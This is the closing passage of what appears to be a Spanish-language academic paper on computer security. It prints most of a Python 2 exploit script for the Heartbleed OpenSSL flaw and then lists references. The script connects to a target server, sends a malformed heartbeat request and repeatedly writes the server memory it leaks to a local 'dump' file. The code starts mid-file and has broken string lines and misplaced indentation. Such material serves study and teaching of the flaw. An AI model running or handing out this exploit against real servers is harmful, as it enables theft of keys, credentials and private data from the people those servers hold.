    print "Server length: %s" % (ln)
    pay = recvall(s, ln, 10)
    if pay is None:
        print 'Unexpected EOF receiving record payload - server closed
connection'
        return None, None, None
    print ' ... received message: type = %d, ver = %04x, length = %d' % (typ, ver,
len(pay))
    return typ, ver, pay

def hit_hb(s):
    while True:
        typ, ver, pay = recvmsg(s)
        if typ is None:
```

```
            print 'No heartbeat response received, server likely not vulnerable'
            return False

        if typ == 24:
            print 'Received heartbeat response:'
            hexdump(pay)
            if len(pay) > 3:
                with open("dump", "a") as f:
                    f.write(pay)
                    f.close()
                    print "Received content written to the file ./dump"
                print 'WARNING: server returned more data than it should - server is
vulnerable!'
            else:
                print 'Server processed malformed heartbeat, but did not return any
extra data.'
            return True

        if typ == 21:
            print 'Received alert:'
            hexdump(pay)
            print 'Server returned error, likely not vulnerable'
            return False

    def main():
        opts, args = options.parse_args()
        if len(args) < 1:
            options.print_help()
            return

        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        print 'Connecting...'
        sys.stdout.flush()
```

```
    s.connect((args[0], opts.port))
    print 'Sending Client Hello...'
    sys.stdout.flush()
    s.send(hello)
    print 'Waiting for Server Hello...'
    sys.stdout.flush()
    while True:
        typ, ver, pay = recvmsg(s)
        if typ == None:
            print 'Server closed connection without sending Server Hello.'
            return
        # Look for server hello done message.
        if typ == 22 and ord(pay[0]) == 0x0E:
            break

    print 'Sending heartbeat request...'
    sys.stdout.flush()
    open("dump", 'w').close()
    s.send(hb)
    while True:
        hit_hb(s)


if __name__ == '__main__':
    main()
```

REFERENCIAS

Aguilera, P. *(2009). Seguridad informática, x1. 59.*

Arambula Trejo, *J. (2008). Seguridad en redes de computadoras, AS 1, 11.*

Asensio, G. *(2004). Seguridad informática en internet, Nowtilus X. 101.*

Chavez Flores, *A. (Octubre 2009) Seguridad informática (informe), AS. 17.*

HeartBleed. *(2014).* Recuperado el 15 de abril del 2014 del sitio de HeartBleed: *http://heartbleed.com/.*

Malagon Poyato, Ch., Monserrat Coll, F., Martínez Moren, *D. (2000) Recomendaciones de seguridad, AS X. 59.*

Merlatm, E. *(2009). Seguridad informática: Hackers, AS. 40.*

Milenio. (2014). Recuperado el 22 de abril del 2014 del sitio de Milenio: *http://www.milenio.com/politica/Impone-IFAI-multas-violaciones-personales_0_99590132.html.*

Pagola, *H. (2009). Seguridad en redes, Masters tesis,* Universidad de Buenos Aires.

Scambray, J. *(2000). Hackers 2, secretos y soluciones para la seguridad en informática.* Madrid: McGraw-Hill / INTERAMERICANA DE ESPAÑA, S. A. U.

Siles Peláez, *R. (Junio, 2002). Análisis de seguridad de la familia de protocolos tcp/ip y sus servicios asociados, AS X, 146.*

Vanguardia. *(2014).* Recuperado el 28 de abril del 2014 del sitio de Vanguardia:*http://www.vanguardia.com.mx/en2013ifaiimpuso5multas abanamexporusoindebidodedatospersonales-2008547.html.*